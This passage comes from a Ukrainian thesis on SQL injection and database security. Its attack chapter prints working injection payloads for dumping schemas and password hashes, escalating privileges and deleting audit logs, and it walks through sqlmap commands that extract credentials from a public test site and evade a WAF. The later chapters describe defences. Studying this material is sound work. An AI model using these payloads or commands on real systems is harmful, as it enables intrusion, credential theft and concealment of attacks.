Перший приклад на Рис. (2.21) демонструє коректний код для міждоменної політики, правильне написання якого робить веб-сайт стійким до SQL-ін'єкцій у контексті інтерактивних веб-застосунків. Інший приклад ілюструє, як зміна стилю програмування, показана на рисунку, робить код не лише вразливим до SQL-ін'єкцій, але й відкриває можливості для інших типів атак.

Загалом, існують ключові принципи запобігання SQL-ін'єкціям, зокрема, важливими аспектами є:

- чітке дотримання безпечних практик програмування;

- правильне налаштування міждоменних політик;
- уникнення динамічного формування SQL-запитів;
- реалізація багаторівневої валідації вхідних даних.

Дослідження показує, що навіть незначні відхилення від безпечних методів розробки можуть створити серйозні загрози безпеці веб-застосунків, особливо при використанні технологій інтерактивних додатків, де міждоменна взаємодія є невід'ємною частиною функціоналу [36].

Комбінація SQL-ін'єкції та слабкої аутентифікації становить особливу загрозу для веб-застосунків, в яких механізми автентифікації реалізовані недостатньо ефективно. На практиці така ситуація часто виникає, коли розробники не дотримуються принципів безпечного програмування або коли адміністратори веб-сайтів не мають достатньої кваліфікації для правильного настроювання систем безпеки. Основна небезпека полягає в тому, що зловмисник отримує можливість обійти стандартні перевірки автентифікації та отримати доступ до конфіденційних даних через SQL-ін'єкцію [32].

Механізм атаки починається з фази розвідки, під час якої зловмисник аналізує цільовий веб-сайт на наявність типових вразливостей автентифікації. Це може включати спроби доступу до адміністративних панелей з використанням стандартних паролів, тестування механізмів відновлення паролів для можливості перехоплення облікових даних або перевірку кінцевих точок API щодо несанкціонованого доступу. Наприклад, зловмисник може виявити, що сторінка адміністратора доступна за стандартною URL-адресою та використовує слабкі облікові дані за умовчанням [29].

Після успішного отримання доступу до системи з підвищеними привілеями, зловмисник переходить до фази прямої SQL-ін'єкції. Тут він може використовувати різні методи для отримання або зміни даних. Докладний приклад такої атаки може виглядати наступним чином.

```
' UNION SELECT table_name, column_name, null FROM information_schema.columns WHERE
table_schema = database()--
```

Рисунок 2.22 - Визначення структури бази даних

```
' UNION SELECT user_id, username, password_hash FROM users --
```

Рисунок 2.23 - Вилучення даних користувачів

```
'; UPDATE users SET role = 'admin' WHERE username = 'attacker_user' --
```

Рисунок 2.24 - Модифікація прав доступу

```
'; CREATE TABLE exported_data AS SELECT * FROM sensitive_documents --
```

Рисунок 2.25 - Створення резервних копій конфіденційних даних

```
'; DELETE FROM audit_log WHERE timestamp > '2025-01-01' --
```

Рисунок 2.26 - Видалення слідів атаки

Цей приклад демонструє, як зловмисник може поетапно використати комбінацію слабкої автентифікації та SQL-ін'єкції для повного контролю над системою. Спочатку він досліджує структуру бази даних, потім витягує конфіденційну інформацію, модифікує свої привілеї, створює резервні копії даних і нарешті приховує сліди своєї діяльності [25].

2.5 Типи атак SQL-IDIA

SQL-IDIA (SQL Identifier Injection Attack) являє собою спеціалізовану різновидність SQL-ін'єкції, яка виникає у випадках, коли веб-додаток динамічно конструює SQL-запит шляхом прямого включення користувацького вводу у структуру ідентифікаторів бази даних, таких як назви таблиць, стовпців або схем.

Головна особливість цієї вразливості полягає в тому, що додаток може сформувати коректний SQL-запит лише за умови отримання валідного ідентифікатора від користувача, однак при отриманні спеціально сконструйованого вводу, який не відповідає синтаксису ідентифікатора або навмисно порушує структуру запиту, виникає можливість для реалізації атаки [9].

На відміну від класичних SQL-ін'єкцій, які переважно націлені на маніпуляцію значеннями в умовах WHERE або операціях вставки, SQL-IDIA

атакує саму структуру запиту, що ускладнює її виявлення традиційними системами захисту, орієнтованими на фільтрацію значень [42]. Розглянемо практичну реалізацію такої атаки на прикладі вразливого Java-коду.

```
String sql = "SELECT * FROM Customer WHERE " + userInput1 + " BETWEEN ? AND ?";
PreparedStatement stmt = conn.prepareStatement(sql);
stmt.setInt(1, userInput2);
stmt.setInt(2, userInput3);
ResultSet rs = stmt.executeQuery();
```

Рисунок 2.27 - SQL-ін'єкція через динамічні умови в параметризованому запиті

У цьому випадку зловмисник може передати через параметр userInput1 значення "age BETWEEN ? AND ? UNION SELECT * FROM Admin--", що призведе до формування зміщеного SQL-запиту [39].

Цей тип атаки особливо критичний для систем з динамічною схемою баз даних, де структура запитів залежить від параметрів користувача, тому вимагає ретельного застосування перевірок на рівні додатку та використання спеціалізованих механізмів екранування ідентифікаторів [41].

```
SELECT * FROM Customer WHERE age BETWEEN ? AND ?
UNION
SELECT * FROM Admin
```

Рисунок 2.28 – Результуючий запит

На рис. показано програму, вразливу до SQL-IDIA на основі назв стовпців. У цій програмі два вхідні дані користувача заповнюють заповнювачі за допомогою підготовлених операторів; тому SQLIA неможливі через ці вхідні дані [43]. Однак параметр назви стовпця (тобто userInput1) об'єднується з оператором SQL .

У звичайних випадках ця програма очікує, що об'єднаний параметр буде дійсним ім'ям стовпця [44]. Однак зловмисники можуть виконувати SQL-IDIA, вводячи ретельно розроблені оператори SQL. Ця програма виведення може

зловмисно повертати всі записи з таблиці Admin (припускаючи, що таблиці Customer та Admin мають однакові атрибути). Зловмисний вхідний даний не є коректним стовпцем у таблиці Customer, тому правильно вважати цей вхідний даний як SQL-IDIA [45].

```
String sql = "SELECT * FROM Customer WHERE " + userInput1 + " BETWEEN ? AND ?";

PreparedStatement stmt = conn.prepareStatement(sql);

stmt.setInt(1, userInput2);

stmt.setInt(2, userInput3);

ResultSet rs = stmt.executeQuery();
```

Рисунок 2.29— Програма, вразлива до SQL-IDIA, через таблицю name

```
SELECT * FROM Customer WHERE age BETWEEN ? AND ? UNION SELECT * FROM Admin
```

Рисунок 2.30 — Шкідливий sql -запит, виконує вхід через користувацький вхід для виконання SQL-IDIA

В прикладі, продемонстровано показано програму, вразливу до SQL-IDIA на основі імені таблиці. Ця програма об'єднує параметр імені таблиці (тобто вхідні дані користувача) в SQL-інструкцію та виконує цю інструкцію за допомогою стандартної функції виконання-оновлення JDBC (Java Data-base Connectivity) [34].

Якщо зловмисник вводить шкідливий вхідний даний даний, через параметр імені таблиці, програма виводить два послідовні SQL-інструкції. Ці інструкції викликають дві різні атаки. Перша атака додає нового користувача до таблиці Customer як адміністратора, змінюючи жорстко закодоване значення admin. Друга атака — приклад атак piggy-backing — видаляє всі записи з таблиці Admin, шкідливий вхід, змушує програму Java виконувати кілька запитів одночасно [28].

2.6 Інструмент sqlmap для дослідження sql ін’єкцій

Sqlmap є потужним інструментом з відкритим кодом, призначеним для автоматизації виявлення та експлуатації вразливостей типу SQL-ін'єкцій. Він підтримує широкий спектр систем управління базами даних (СУБД), таких як MySQL, PostgreSQL, Oracle, Microsoft SQL Server тощо, та різноманітні техніки проведення атак [42].

Для успішного запуску sqlmap необхідно надати інструменту дані, які дозволять йому імітувати запити до цільового додатка. Це можуть бути cookies, які були отримані після аутентифікації на сайті, або конкретні параметри запиту (GET, POST, HTTP-заголовки), через які може бути вразливий додаток [41].

Під час дослідження веб-сайту http://testphp.vulnweb.com/ за допомогою інструменту sqlmap було виявлено критичні вразливості SQL-ін'єкцій у параметрі "artist".

Команда

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs
```

виконує комплексне сканування цільового веб-сайту з метою виявлення доступних баз даних. Параметр -u вказує цільовий URL з вразливим параметром artist=1, а параметр --dbs ініціює процес переліку всіх баз даних, доступних на сервері. Під час виконання цієї команди sqlmap спочатку проводить серію тестів для підтвердження вразливості параметру artist до різних типів SQL-ін'єкцій, включаючи boolean-based blind, error-based, time-based blind та UNION-based ін'єкції. Після успішного підтвердження вразливості інструмент використовує оптимальний метод експлуатації для отримання списку баз даних з системи.




Рисунок 2.31 – Пошук бази даних в sqlmap

Інструмент автоматично ідентифікував чотири різних типи ін'єкцій, що демонструє глибину проникнення в систему захисту бази даних. Детальний аналіз виявлених типів SQL-ін'єкцій.

Перший тип - boolean-based blind ін'єкція, яка використовує логічні умови для визначення істинності запитів через аналіз відмінностей у відповідях додатка.

Другий тип - error-based ін'єкція, що експлуатує повідомлення про помилки MySQL для витоку даних.

Третій тип - time-based blind ін'єкція, яка використовує функцію SLEEP для створення часових затримок та визначення валідності умов; четвертий тип - UNION-based ін'єкція, що дозволяє об'єднувати результати оригінального запиту з даними з інших таблиць бази даних.




Рисунок 2.32 – Результат пошуку баз даних

Процес виконання команди включає кілька етапів: початкове тестування стабільності цільового URL, перевірка наявності захисту типу WAF/IPS, аналіз динамічності параметру artist, визначення типу СУБД (у даному випадку MySQL), підбір оптимальних payload-ів для кожного типу ін'єкції, та безпосереднє виконання запитів до інформаційної схеми бази даних для отримання списку всіх доступних баз даних.

Результатом виконання цієї команди стає повний перелік баз даних, що існують на сервері, в даному випадку, це acuart та information_schema

Команда

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -tables users --columns
```

виконує детальний аналіз структури таблиці users у базі даних acuart. Параметр -D вказує на конкретну базу даних acuart, яка була виявлена на попередньому етапі дослідження, параметр -T ідентифікує цільову таблицю users, а параметр --columns запускає процес визначення всіх стовпців у цій таблиці разом з їх типами даних.

Під час виконання цієї команди sqlmap використовує раніше виявлені вразливості SQL-ін'єкції в параметрі artist для отримання метаданих про структуру таблиці users з системних таблиць MySQL, зокрема з information_schema.columns.




Рисунок 2.33 – Детальній аналіз бази даних в sqlmap




Рисунок 2.34 – Результат аналізу бази даних

Результат виконання команди демонструє вісім стовпців у таблиці users, кожен з яких має тип varchar(100) за винятком стовпця address, який використовує тип mediumtext. Отримана структура включає такі стовпці: name для зберігання імен користувачів, address для адрес, cart для інформації про кошик, cc для даних кредитних карт, email для електронних адрес, pass для паролів, phone для телефонних номерів та uname для імен користувачів. Особливо критичними з точки зору безпеки є стовпці cc, який містить конфіденційну фінансову інформацію, та pass, що відповідає за зберігання паролів користувачів.




Рисунок 2.35 – Запит на вилучення даних з бд

Наступний запит

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -C uname --dump
```

виконує вилучення даних зі стовпця uname таблиці users бази даних acuart.

Параметр -C uname явно вказує на цільовий стовпець для дампу, а параметр –dump ініціює процес повного вивантаження його вмісту. Під час виконання цієї команди sqlmap використовує комбінацію раніше виявлених методів SQL-ін'єкції (boolean-based blind, error-based, time-based blind та UNION-based) для послідовного отримання значень з вказаного стовпця [39].

Інструмент автоматично обходить можливі обмеження на кількість рядків, що повертаються, використовуючи пакетне вилучення даних, і може застосовувати часові затримки для уникнення виявлення системами захисту.

В результаті виконується повне копіювання імен користувачів (логінів) з системи, що дозволяє отримати повний список облікових записів, зареєстрованих у веб-додатку [38].

Рисунок 2.36 –Результат вилучення даних з бд

Аналогічно, запит

```
sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users -C pass --dump
```

здійснює вилучення даних зі стовпця pass таблиці users. Важливим аспектом цього процесу є те, що sqlmap автоматично визначає тип хешування паролів (якщо вони захешовані) та може запропонувати подальші дії з їх дешифрування.

Інструмент послідовно витягує всі значення паролів з бази даних,

використовуючи оптимальний метод ін'єкції для мінімізації часу вилучення та уникнення виявлення. Якщо паролі зберігаються у відкритому вигляді, що є грубим порушенням безпеки, sqlmap відразу ж надає їх у зручному для подальшого використання форматі. У випадку ж хешованих паролів, інструмент фіксує їх для подальшого аналізу та можливого підбору через спеціалізовані утиліти.




Рисунок 2.37 –Результат вилучення даних з БД

Проведене дослідження веб-сайту http://testphp.vulnweb.com за допомогою інструменту sqlmap продемонструвало критичний рівень вразливостей безпеки. В результаті успішної експлуатації SQL-ін'єкцій в параметрі artist сторінки artists.php вдалося повністю компрометувати систему захисту бази даних. Було виявлено та вилучено конфіденційні дані користувача, а саме логін та пароль.




Рисунок 2.38 –Вхід до кабінету з вилученими даними

Під час проведення тестування веб-додатків за допомогою sqlmap інструмент демонструє здатність автоматичного виявлення систем захисту типу

WAF (Web Application Firewall) та IPS (Intrusion Prevention System), що відображається у логах попередженням про наявність захисних механізмів. Ця функція є критично важливою для ефективного тестування, оскільки дозволяє адаптувати стратегію атаки до умов захищеного середовища.




Рисунок 2.39 - Попередження про виявлення систем захисту

Sqlmap пропонує спеціальні скрипти tamper, які модифікують запити для уникнення виявлення шляхом кодування корисного навантаження в різних форматах, розбиття запитів на частини, додавання випадкових параметрів та зміни синтаксичних конструкцій [35].

3 МЕТОДИ ЗАХИСТУ ІНФОРМАЦІЇ В БАЗАХ ДАНИХ

3.1 Загальні методи захисту інформації в базах даних

У рамках заходів щодо підвищення безпеки баз даних критично важливим є правильне налаштування мережевої інфраструктури. Всі сервери баз даних повинні бути розміщені в межах приватної мережевої архітектури, що є фундаментальним заходом для запобігання несанкціонованому публічному доступу. Така конфігурація ефективно ізолює бази даних від прямого контакту з зовнішніми мережами, створюючи додатковий рівень захисту [41].

Мережева архітектура повинна бути спроектована таким чином, щоб усі взаємодії між публічними інтерфейсами та базою даних відбувалися виключно через стратегічно налаштовані проміжні сервери. Для цього необхідно реалізувати багаторівневу систему мережевого захисту, де брандмауери конфігуруються для сегментації мережі та фільтрації трафіку [42].

При ініціюванні запиту до бази даних важливу роль у забезпеченні безпеки відіграє проксі-сервер, який виступає проміжним компонентом між клієнтом та системою керування базами даних. Основним завданням проксі-сервера є перехоплення та аналіз комунікаційних потоків з метою виявлення потенційних загроз безпеці [43].

Ключовою перевагою інтеграції проксі-сервера є зменшення кількості прямих з'єднань з базою даних. Це досягається завдяки ефективному управлінню пулом постійних з'єднань, що дозволяє уникнути накладних витрат, пов'язаних з постійним встановленням та закриттям з'єднань. В результаті зменшується ризик перевантаження сервера та покращується загальна продуктивність системи [34].

Проксі-сервер виконує низку критично важливих функцій, серед яких:

- балансування навантаження між доступними екземплярами бази даних;
- кешування транзиентних даних для зменшення часу відповіді;
- оптимізація запитів до бази даних;
- фільтрація потенційно небезпечних запитів.




Рисунок 3.1 - Візуалізація процесу доступу до бази даних при використанні проксі-серверу [43]

Регулярне створення резервних копій є важливою складовою стратегії захисту даних, однак не менш важливим є забезпечення надійного захисту самих резервних копій, оскільки вони можуть стати основним об'єктом атак для кіберзлочинців. Це особливо актуально для організацій, що працюють з конфіденційною інформацією, зокрема для медичних установ, фінансових організацій та компаній, що обробляють персональні дані клієнтів [42].

Регулярна валідація резервних копій є критично важливою процедурою для забезпечення їх цілісності та доступності. Систематична перевірка дозволяє підтвердити, що резервні копії не пошкоджені, повністю відтворювані та готові до використання у разі необхідності відновлення після інцидентів [14].

Маскування даних, також відоме як санітаризація, обфускація або скремблювання даних, є критично важливою методикою захисту конфіденційної інформації в сучасних системах керування базами даних. Цей підхід застосовується в ситуаціях, коли користувачам необхідний доступ до структурних об'єктів бази даних, але існує вимога захистити чутливі дані від потенційних загроз [22].

Типовими користувачами таких методів виступають тестувальники, розробники та аналітики, яким для ефективного виконання професійних завдань потрібен доступ до реальних структур даних, але без можливості перегляду

фактичного вмісту конфіденційних полів.

Основна концепція маскування даних полягає в повній заміні вихідних значень реалістичними, але вигаданими, водночас зберігаючи формат і типи даних. Це усуває ризик розкриття конфіденційних даних, водночас забезпечуючи належне функціонування бази даних. Дуже важливою характеристикою перетворення є його незворотність, яка не дозволяє отримати вихідні дані з маскованих значень [25].

Технічно існує чимало різних методів маскування, які можна реалізувати, таких як генерація псевдовипадкових чисел для числових полів або заміна рядків символів випадковими значеннями. Питання маскування IP-адрес, електронних листів та інших ідентифікаторів обробляється дуже ретельно, і детерміновані алгоритми використовуються для збереження логічних зв'язків між таблицями після виконання операцій маскування [41].

Ефективна безпека бази даних значною мірою залежить від надійної системи аутентифікації користувачів та регулювання доступу для програм і користувачів. Рекомендовані заходи безпеки включають:

- впровадження строгих політик паролів, що передбачають вимоги до мінімальної довжини, складності та регулярної зміни паролів;
- забезпечення надійного зберігання паролів шляхом хешування з використанням солі та зберігання в зашифрованому форматі, що унеможливлює відновлення оригінальних паролів навіть у разі витоку даних;
- блокування облікових записів після певної кількості невдалих спроб входу в систему для запобігання атакам перебором;
- проведення регулярних аудитів облікових записів та своєчасне деактивування облікових записів співробітників, які змінили посаду або покинули організацію, особливо коли нові ролі не вимагають еквівалентного рівня доступу.

Впровадження багатофакторної аутентифікації (MFA) є одним з найефективніших підходів до забезпечення безпеки на сьогоднішній день. Цей метод значно підвищує захист облікових записів шляхом вимагання додаткового підтвердження особистості користувача [35].

Сучасні системи MFA реалізують двоетапну перевірку: після введення

пароля система надсилає повідомлення або сповіщення на мобільний пристрій користувача або в спеціальний додаток. Користувач повинен підтвердити свою ідентичність через цей додатковий канал, перш ніж отримає дозвіл на підключення до призначених серверів або доступ до захищених ресурсів [32].

Такий підхід значно ускладнює несанкціонований доступ, навіть у випадках компрометації пароля, оскільки зловмисник не матиме доступу до додаткового фактора аутентифікації, такого токен, мобільний пристрій або біометричні дані [31].




Рисунок 3.2 - MFA автентифікація [44]

Система керування базами даних Oracle Database забезпечує аутентифікацію користувачів і контроль доступу до ресурсів. У процесі інсталяції створюються стандартні адміністративні облікові записи, серед яких SYS, SYSTEM та DBSNMP. Обліковий запис DBSNMP використовується для адміністративних завдань у Oracle Enterprise Manager, а агент управління може керувати базою даних і моніторити її за допомогою цього облікового запису. Обліковий запис SYS зберігає інформацію словника даних для базових таблиць і подань і має використовуватися лише самою СУБД, а не користувачами. Обліковий запис SYSTEM зберігає інші таблиці та інструменти, що використовуються Oracle, а також таблиці для адміністрування. Жоден з цих облікових записів не повинен використовуватися для створення таблиць користувачів, а доступ до них має бути суворо контрольованим [41].

Під час встановлення ці три облікові записи адміністратора відкриті, і система запитує паролі для всіх трьох, хоча паролі за замовчуванням надаються. Оскільки ці паролі широко відомі, настійно рекомендується створити нові паролі для захисту бази даних від атак [42]. Облікові записи автоматично отримують роль DBA, яка дозволяє користувачеві створювати ролі та користувачів, надавати привілеї іншим користувачам, а також створювати, змінювати та видаляти схеми та об'єкти. Oracle рекомендує, щоб адміністративні завдання виконувалися за допомогою більш спеціалізованих авторизованих облікових записів для виконання певних завдань, що є концепцією, яка називається розділенням обов'язків [44].

